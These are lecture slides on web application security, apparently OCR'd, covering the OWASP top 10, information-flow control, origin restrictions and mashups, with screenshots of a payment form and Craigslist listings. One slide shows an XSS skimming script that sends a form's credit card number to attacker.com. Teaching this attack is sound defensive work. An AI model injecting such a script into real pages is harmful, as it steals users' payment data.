
Web application security

From fundamental challenges toward practical solutions

Andrei Sabelfeld
Chalmers

Vint Cerf

- "Father of Internet"
  - TCP/IP protocols
- Now at Google
  - Vice President, Engineering
  - Chief Internet Evangelist




"without security, Internet is incomplete"

"security main challenge for Internet"

Today's web

- Desktop applications
  ⇨ web applications
  - sensitive information is spread between a web server and a web client
  - both must be protected along with the communication link between them
- Social networks
  ⇨ the end of privacy?



Signs of the social networking times.

OWASP top 10, 2010


- A1 - Injection
- A2 - Cross Site Scripting (XSS)
- A3 - Broken Authentication and Session Management
- A4 - Insecure Direct Object Reference
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Security Misconfiguration
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access
- A9 - Insufficient Transport Layer Protection
- A10 - Unvalidated Redirects and Forwards

OWASP top 10, 2010

- A1 – Injection
  - undesired information flow in server interpreter (SQL)
- A2 - Cross Site Scripting (XSS)
  - undesired information flow in client script (JavaScript)
- A3 - Broken Authentication and Session Management
  - undesired information flow (compromise of password, key, auth tokens,…)
- A4 - Insecure Direct Object Reference
  - undesired information flow on server side (file, directory, db, key,…)
- A5 - Cross Site Request Forgery (CSRF)
  - undesired information flow in client script (JavaScript)
- A6 - Security Misconfiguration
  - undesired information flow policy server side
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access
- A9 - Insufficient Transport Layer Protection
- A10 - Unvalidated Redirects and Forwards

} confidentiality and integrity threats via insecure information flow

Web application security



- Much of a moving target
  - Sanitization, cookies, encryption,…
- But some challenges fundamental:

- Policy
  - Web inherently decentralized
  - Need for policies of mutual distrust
- Enforcement
  - Dynamic web programming languages

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Payment information

Please provide payment information to confirm your shipment.

- Apply charges to my Freightquote.com account.
- PayPal
- I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:

Pay for shipment

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- PayPal
- I would like to pay by credit card.

Card name:

Card number:

Expiration date:

Name on card:

Pay for shipment


```
<!-- Input validation -->
<form name="cform" action="script.cgi"
method="post" onsubmit="return
checkform();">

<script type="text/javascript">
function checkform () {...}
</script>
```

Attack (can be result of XSS)


```
<script>
new Image().src=
      "http://attacker.com/log.cgi?card="+
      encodeURI(form.CardNumber.value);
</script>
```

- Root of the problem: information flow from secret to public

Root of problem: information flow




Origin-based restrictions




- Often too restrictive

Relaxing origin-based restrictions




- Introduces security risks
- Cf. SOP

Information flow controls





Information flow controls




Information flow problem

- Studied in 70's
  - military systems
- Revival in 90's
  - mobile code
- Hot topic in language-based security in 00's
  - web application security





Mashups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http://newyork.craigslist.org/hhh/
new york craigslist > all housing
all new york manhattan brooklyn queens bronx
search for:
rent: min max 0+ BR
[Thu, 08 Jan 08:35:54]
Thu Jan 08
$2000 / 1br - Floorthrough 1BR in PRIME Park S
$6000 / 5ft² - 5,000sf AMAZING loft/custom spa
$845000 / 2br - 1215ft² - New Corner Glass 2Bd
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$180000 Cafe Business For Sale in Cobble Hill! F
$1695 / 1br - LARGE SPACIOUS 1 BEDROOM
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City: New York
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Karta Satellit Hybrid
pics price bd description city date
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$1895 3bd Great Deal Real 3 BR Apt On St Marks Ave 5Min From A,C Train No Fee - Brooklyn 1/05
$1975 3bd Large real 3 BR. No Fee. Near all. Near Yeshiva Un. Brand new.Must see - New York 1/05
$1600 2bd 5rms apartment for Rent - Queens 1/05
$1850 2bd Prime*New Reno*Spacious *Hrwd Flrs*20Min2City - Brooklyn 1/05
$1800 2bd Extra Large 2BR. With 2 Bath~~~~~~ - Metropolitan 1/05
$1850 2bd Amazing Price Two Bedroom in Prime Location! - New York 1/05
